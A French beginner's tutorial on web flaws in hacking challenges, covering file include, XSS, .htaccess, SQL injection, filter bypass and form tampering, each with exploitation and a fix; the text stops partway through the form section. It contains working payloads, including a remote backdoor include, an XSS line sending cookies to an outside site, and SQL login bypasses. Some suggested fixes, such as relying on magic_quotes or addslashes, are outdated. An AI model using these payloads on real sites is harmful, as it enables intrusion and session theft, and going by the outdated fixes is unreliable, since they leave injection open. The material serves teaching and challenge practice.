

Introduction aux challenges de Hacking

Dans ce tutorial je vais donner une petite explication sur les failles que l'on trouve le plus sur dans les challenges de Hacking. Bien sûr comme il y en a tellement que je ne vais pas faire un long discours dessus, c'est juste pour une petite présentation. Tout ceci dans le but de vous faire débiter au Hacking et vous montrer comment trouver, exploiter et corriger des failles toutes simples. Il est conseillé d'avoir des bases en php et en html pour lire cet article mais non indispensable car tout est détaillé. De plus les challenges demandent souvent beaucoup de patience et les solutions ne viennent pas tout le temps facilement donc ne perdez pas courage. Soyez innovant et créatif ☺ et n'hésitez pas à essayer tout ce qui vous passe par la tête même si cela peut paraître stupide qui sait cela peut vous mener vers la solution.

Menu :

I. La faille include	II. Les failles XSS
III. Les failles dans les Htaccess	IV. Les readfile()
V. Le listing directory	VI. Les headers http
VII. Les cookies	VIII. Les injections SQL
IX. Les contournements de filtres	X. Détourner un formulaire
XI. La faille upload	XII. Conclusion

I. La faille include

La faille include est une ancienne faille qui est créée à cause d'une erreur de programmation en php, maintenant elle n'est plus très présente sur Internet mais on la retrouve sur de nombreux challenges. C'est une faille PHP qui peut être créée comme ceci:

```
include($page); /* inclus la variable $page */
```

Dans ce code j'inclus la page ayant pour nom la valeur de la variable \$page. Après sur les pages web on va définir cette variable dans l'url comme ceci : <http://site.com/index.php?page=XXXX>

Comme on peut le voir grâce à la partie [page=XXXX](http://site.com/index.php?page=XXXX) on va définir la valeur de la variable \$page et donc choisir ce qui va être inclus. Les conséquences de cette faille sont qu'un visiteur peut inclure ce qu'il veut sur le site et donc faire exécuter un code malveillant (backdoors) sur le serveur à distance. Juste pour donner un exemple pour expliquer comment exploiter cette faille:

```
http://site.com/index.php?page=http://notresite.net/backdoor.php
```

Ceci va permettre de faire exécuter notre backdoor sur le serveur de site.com

Pour corriger cette faille il est conseillé de faire un code pour chaque page que l'on veut inclure, comme ceci par exemple :

```
if ($page == "home.htm") { include ("home.html") }  
if ($page == "page1.htm") { include ("page1.htm") }  
else include("home.htm");
```

Notre script va regarder la valeur de la variable \$page puis si elle est égale à une des valeurs données par le script alors il inclura la page voulu, par exemple si \$page est égal à page1.htm avec un url comme ceci : <http://www.site.com/index.php?page=page1.htm> alors il va inclure la page « [page1.htm](http://www.site.com/index.php?page=page1.htm) » et si jamais quelqu'un venait à essayer d'inclure un fichier n'étant pas permis d'inclure dans notre script alors il sera redirigé automatiquement sur la page « [home.htm](http://www.site.com/index.php?page=page1.htm) ».

II. Les failles XSS [1]

Les failles XSS sont les failles les plus répandues sur le net il est donc important de savoir comment sa marche. Celles si sont aussi créées par des erreurs de codage en PHP dans des fonctions `echo()` ou `print()` qui permettent de mettre dans la source de la page un code.

```
echo "salut: $pseudo";
```

Avec une url comme cela : <http://www.site.com/index.php?pseudo=benji> le code php va afficher sur la page "salut: benji" mais tout dépend de la valeur de \$pseudo si je lui donne la valeur `<script>alert()</script>` alors cela va mettre mon code dans la source de la page et exécuter le code. Les failles XSS permettent entre autre de voler des cookies.

Voilà un exemple de hack avec une XSS:

```
http://site.com/index.php?pseudo=<script>document.location='http://www.votresite.com/cookie.php?cokie='+document.cookie;</script>
```

Ce qui va avoir pour conséquence de faire aller le visiteur sur la page [cookie.php](#) de votre site et de prendre la valeur de votre cookie du site d'où vous venez avec un code comme ceci:

```
$cokie = $_GET['cookie']; /* récupère la valeur de la variable $cookie dans l'url */  
mail("votre adresse mail", "le cookie", "$cokie"); /* vous l'envoi par mail */
```

Voilà une façon toute simple de récupérer le cookie de quelqu'un grâce à une faille XSS après il faudra réussir à exploiter ce cookie pour usurper l'identité de l'utilisateur à que vous avez hacké.


Pour corriger cette faille il faut empêcher l'exécution de scripts grâce à des fonctions php comme `htmlspecialchars()` qui remplace les caractères spéciaux comme `<>'{}[]»#~&` par leur code en entité HTML:

```
echo "salut: ".htmlspecialchars($pseudo);
```

Ceci bloque donc l'exécution de n'importe quel code.

III. Les failles dans les Htaccess

Les fichiers ".htaccess" permettent de faire une authentification sur un site contenant un code souvent tout simple, il cherche dans un autre fichier appelé généralement ".htpasswd" qui contient les passwords et logins de chaque users ayant accès au dossier protégé.



Pour pouvoir passer cette sécurité il faut voir le contenu du fichier ".htpasswd" qui son normalement lisible par le navigateur sauf si lehtpasswd est dans le dossier protégé par le htaccess, dans ce cas la faille include est un des moyens de pouvoir le lire:

```
http://www.challenge.fr/index.php?page=dossier\_htaccess/.htpasswd
```

donne : *Benji : pgle548effiq*

(Souvent les passwords sont visible mais ils sont cryptés grâce à la méthode crypt() de php).

Sinon le fichier ".htpasswd" n'est pas dans un dossier protégé par le htaccess (sa arrive plus souvent que l'on le pense) dans ce cas un il suffit de l'appeler dans l'url pour voir son contenu :

```
http://www.challenge.fr/.htpasswd
```

Si les passwords sont cryptés il nous faudra donc les brute forcer (avec mdcrack ou JTR) afin de les obtenir en clair. Des fois en scannant le site avec Intellitamper [2] (programme donnant l'architecture du site) on peut localiser les fichiers htaccess ethtpasswd. Pour corriger cette faille utiliser la méthode que je donne pour corriger une include et ne faisais aucune ligne tel que :

```
if ($page == " dossier_htaccess/.htaccess") { include ("htaccess") }
```

Mettez toujours le fichier htpasswd dans le dossier du protégé et donnez-vous des passwords hors du commun.

IV. Les readfile()

Cette faille marche exactement comme une faille include a part que l'on peut voir la source d'un fichier en mettant ./ devant le nom du fichier :

<http://site.com/index.php?page=./config.php>







Pour la corriger il faut procéder comme pour l'include :

```
if ($page == "home.htm") { readfile("home.html") }
```

V. Le listing directory

Il y a une "faille" dans apache qui permet que lorsque l'administrateur d'un site oublie de mettre dans un dossier un fichier "index" ou "home" alors on peut voir le contenu du répertoire et donc lister tous les fichiers qui sont dedans. Donc le risque de ce genre de faille est que si l'administrateur laisse un fichier avec ces passwords dedans ou des fichiers sensibles alors on peut les voir et les lire. Pour corriger cette faille il suffit donc de mettre un fichier index dans chaque dossier.

Index of /livre dor

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory	19-Dec-2004 22:44	-	
 faille.txt	07-Dec-2004 20:33	1k	
 livredor.txt	23-Mar-2005 17:12	80k	
 oks.php	07-Dec-2004 20:33	1k	
 sigmer.php	07-Dec-2004 20:33	1k	
 test.php	07-Dec-2004 20:33	1k	

Ou encore de créer un fichier « [.htaccess](#) » contenant le code suivant : **Options -Indexes** ce qui fait que des que quelqu'un vas essayer de lister un répertoire il va tomber sur une erreur 403.

Dans ce cas la, on peut très bien voir qu'il existe un fichier [faille.txt](#) qui contient :

tu as trouve une faille directory !

On trouve souvent cette faille dans les challenges de Hacking, donc soyez vigilant lorsque vous créez votre site web. Il faut savoir que dans les challenges on facilite l'exploitation du htaccess mais sinon cette technique d'authentification est très efficace donc en réalité il c'est bien différent pour hacker un htaccess.

VI. Les headers http

A chaque fois que vous allez sur une page web votre navigateur envoi et reçoit des informations dans par le biais des headers http par exemple:

[HTTP/1.1 200 OK](#)

[Date: Mon, 26 Aug 2002 14:03:19 GMT](#)

[Server: Apache/1.3.23 \(Unix\) Debian GNU/Linux PHP/4.1.2](#)

[X-Powered-By: PHP/4.1.2](#)

[Connection: close](#)


[Content-Type: text/html; charset=iso-8859-1](#)

On peut voir plusieurs champs comme Date, Connections, Serveur, X-Powered-By etc ... si l'on venait à modifier ces informations ou pourrait donc changer d'identité ou dire que l'on vient d'ailleurs. c'est souvent le cas dans les challenges de hack il faut changer le [Referer](#) qui permet de dire que l'on vient de tel ou tel site en mettant la bonne valeur pour que l'on puisse passer.

Vous allez donc vous demander comment on peut changer ces valeurs et bien ce n'est pas très

compliqué. Tout d'abord il faut créer la requête que l'on va vouloir exécuter sur le serveur et se connecter dessus pour les envoyer. Nous pouvons faire cela grâce à **Telnet** par exemple mais Netcat marche tout aussi bien.

```
telnet www.site.com 80 // on ouvre le site avec Telnet sur le port 80
GET index.php HTTP/1.1 // on indique le nom de la page ou l'on travail
Referer: www.hacktiniium.com // on modifi le Referer comme on veut la je dis que l'on
vient de Hacktiniium.com
[enter][enter] // On tape 2 fois "Enter"
```



Et voila la requête marche impect on a la source de la page qui apparaît dans l'invite de command avec un petit message qui nous donne le mot de passe pour valider le niveau. Les headers http contiennent de nombreuses requêtes que vous pourrez trouver dans LOTFREE #3 un zine ou encore sur <http://www.salemioche.com/http/>


VII. Les cookies

Sur la plupart des sites que vous visitez vous mettent un cookie pour garder une information sur vous genre votre mot de passe et votre login (cela permet les authentications automatiques sur les forums) sa marche comme ceci :

VOUS ==> site - Install un cookie sur votre pc

VOUS retournez sur la page ==> récupère les infos du cookie / si pas d'ifos met un cookie

Donc le cookie en question se met sur Windows Xp dans le dossier *C:\Documents and Settings\[pseudo]\Cookies* c'est le dossier où ce trouve tout les cookies. Pour afficher la valeur de ce cookie quand vous aller sur le site il suffit de changer les options de votre navigateur ce qui va être important pour la suite. Sous Internet Explorer allez dans **Outils -> Option Internet**



D'une part il faudra changer la valeur du cookie, ensuite fermer son navigateur et ne pas accepter le nouveau cookie s'il y en a un. Donc aller dans votre dossier, ouvrez le cookie dans le bloc note, changer la valeur, enregistrez, fermez votre navigateur, changer les options de votre navigateur pour qu'il vous demande si vous voulez accepter les cookies, aller sur le site en question et n'acceptez pas le nouveau cookie. A partir de ce moment le site prend les données que vous avez dans votre cookie modifié et les exécute. Vous pouvez donc usurper l'identité

de quelqu'un facilement en vous aidant d'une faille XSS par exemple pour voler le cookie. Il est aussi possible d'exploiter un cookie grâce aux headers http *Cookie : valeur_du_cookie*.

VIII. Les injections SQL [3] [4]

L'injection sql est une faille qui permet d'envoyer nous même des requêtes SQL (un langage de base de donnée) et donc de pouvoir faire apparaître les passwords des users etc...

Voici un code vulnérable:

```
$login = stripslashes($_POST['login']);  
$pass = stripslashes($_POST['pass']);  
$sql = "SELECT login, pass FROM table_user WHERE login='$login' AND pass='$pass';";  
// voici notre cmd  
$req = mysql_query($sql); // on l'exécute dans mysql  
$res = mysql_num_rows($req); // on récupère le résultat
```

Pour exploiter cette faille il est conseillé d'avoir des bases en SQL, dans notre requête nous pouvons voir que notre requête sélectionne le login et le pass de la table « table_user » ou le login et le password sont ce que nous avons inséré dans un msgbox par exemple. Notre but sera de contourner cette authentification et de pouvoir nous logger avec n'importe quel pseudo. Pour cela nous allons injecter dans notre input « login » *benji'OR 1=1 /** ce qui va nous donner une requête sql qui deviendra comme ceci :

```
SELECT login, pass FROM table_user WHERE login='benji'OR 1=1 /* AND pass='benji';
```

Il faut savoir que */** est un moyen de faire un commentaire, ce qui veut dire que tout ce qui va être après dans la requête sera pris comme commentaire et donc pas exécuté. *OR 1=1* crée une condition toujours vraie, 1 et toujours égale à 1, donc même si notre pseudo n'est pas bon on se loge avec, le password étant pris comme commentaire nous n'en avons pas besoin ☺. De plus nous pouvons aussi enchaîner des requêtes grâce à la commande **UNION** qui fonctionne comme ceci : *benji'OR 1=1 UNION SHOW DATABASES ;* ce qui va permettre de faire aussi apparaître toutes les bases de données (pas leur contenu seulement leurs noms). La commande **UNION** permet donc d'enchaîner des commandes ce qui est très pratique, il est important de savoir que si la variable faille est après un **ORDER BY** alors nous ne pouvons pas utiliser **UNION**. Afin de corriger cette faille si vous êtes hébergeur faites attention à bien mettre les **magic_quotes ON** car ceci va transformer automatiquement tout les ' en \' ce qui empêchera l'exécution de pas mal de d'injection sql. Si lorsque vous créez votre site vous ne savez pas s'ils sont ON alors utilisez la fonction php **addslashes()** sur les variables de votre requêtes ce qui aura le même effet que d'avoir les **magic_quotes ON**. Sachez qu'il est aussi possible de pouvoir exécuter des requêtes même si les variables sont protégées comme ceci par exemple :

```
http://site.com/login.php?login= UNION SELECT 0,0,0,0,0,0,0,0,login,passwd,0,0 0FROM
```

authors La aussi nous pouvons faire apparaître les passwords. Documentez-vous sur cette faille car elle est dévastatrice et très répandue dans les challenges.

IX. Les contournements de filtres

Il existe une fonction php nommée **str_replace()** qui permet de remplacer certains caractères par d'autres (par exemple `<script>`). Admettons qu'il y est un script php comme ceci :

```
$msg = str_replace('<script>', '', $msg);
```

Comme vous l'avez sûrement compris ce code permet d'enlever tout les `<script>` d'une variable message. Donc si l'on envoie `<script>alert()</script>` ceci se transformera en `alert()` mais si nous mettons `<scr</script>ipt>alert()</scr</script>ipt>` alors le code enlève les `<script>` et notre code devient `<script>alert()</script>` ce qui va permettre d'exécuter notre code.

Maintenant abordons un autre problème, si nous avons un code html comme ceci :

```
<textarea>salut tout le monde</textarea> // mettons que notre texte est dans un fichier inclus  
nommé « text.txt »
```

et que notre code php donne ceci :

```
$message = $_POST['message'];  
$ftp = fopen("text.txt", "a+");  
$write = fwrite($ftp, $message);
```

comme notre texte est envoyé dans un textbox a priori il est impossible de lancer un simple `<script>alert()</script>` car il va être pris comme simple texte. Il va donc nous falloir contourner ce textarea, réfléchissons un peu :] nous savons donc que dans les textareas nous ne pouvons exécuter de code, il faut donc faire sortir notre code javascript de la. Et bien en envoyant un simple `</textarea><script>alert()</script>` alors que va devenir notre code html :

```
<textarea>  
salut tout le monde  
</textarea><script>alert()</script>  
</textarea>
```

nickel sa marche nous avons contourné le textarea et donc créé une XSS permanente.

Pour ce protéger de ceci il faut utiliser la fonction `htmlentities()` de php sur la variable `$message` comme pour corriger une XSS normal. Il existe d'autres scénarios pour contourner des filtres mais je ne peux tous les citer cherchez un peu sur Internet pour trouver.

X. Détourner un formulaire

Dans cette partie de je vais expliquer comment un pirate peut détourner un script juste en changeant un code html d'une page. Pour présenter cette faille je vais d'abord donner 2 codes différents et je vais montrer comment les utiliser pour passer une authentification simple.

Premièrement voici un code html :

```
Bienvenue sur ma page d'identification <br>  
<form action='login.php' method='post'>  
<input type='text' name='login'><br>  
<input type='passwd' name='pass'><br>  
<input type='hidden' name='admin' value='non'>  
<input type='submit' value='envoyer'> </form>
```

On peut voir la présence d'un input particulier « hidden » ce qui signifie caché en anglais, il se nomme « admin » et a comme valeur « non ». Nous verrons plus loin ce que nous pouvons faire avec cela. Maintenant voici le code php allant avec ce code html :

```
$admin = $_POST['admin'];  
if($admin == "oui") { echo "vous êtes admin de notre site"; } else {  
echo "vous n'êtes d'un simple membre sans puissance..."; }
```

Si la valeur de la variable `$admin` est « oui » alors on est administrateur du site sinon bien on se retrouve simplement un membre. Pour passer cette authentification il va falloir trouver un moyen d'envoyer la bonne valeur a la page « login.php » mais le problème c'est que l'on peut voir `$_POST` donc il faut l'envoyer avec la méthode POST sans passer par l'url. Nous savons que l'on ne peut changer directement un fichier sur le site a moins d'avoir un accès particulier dessus mais rien n'empêche d'enregistrer la page html sur notre ordinateur d'en modifier la source. J'enregistre donc la page sur mon pc, la j'ai la source html. Si je la lance en local cela ne va pas marcher car si je clique il ne va pas trouver de « login.php » qui est sur le serveur, donc je modifie la source comme ceci :

```
Bienvenue sur ma page d'identification <br>  
<form action='http://www.site.com/login.php' method='post'> // je vais envoyer mes  
données a cette page  
<input type='text' name='login'><br>  
<input type='passwd' name='pass'><br>  
<input type='hidden' name='admin' value='oui'> // je met comme valeur oui
```


Liens

- 1 : http://neo.xaros.free.fr/index.php?page=cours/introduction_failles_xss.htm
- 2 : http://www.01net.com/telecharger/windows/Internet/internet_utilitaire/fiches/12459.html
- 3 : <http://www.phpsecure.info/v2/article/InjSql.php>
- 4 : <http://phpsecure.info/v2/article/phpmysql.php>

Benjamin Mossé aka Benjilenoob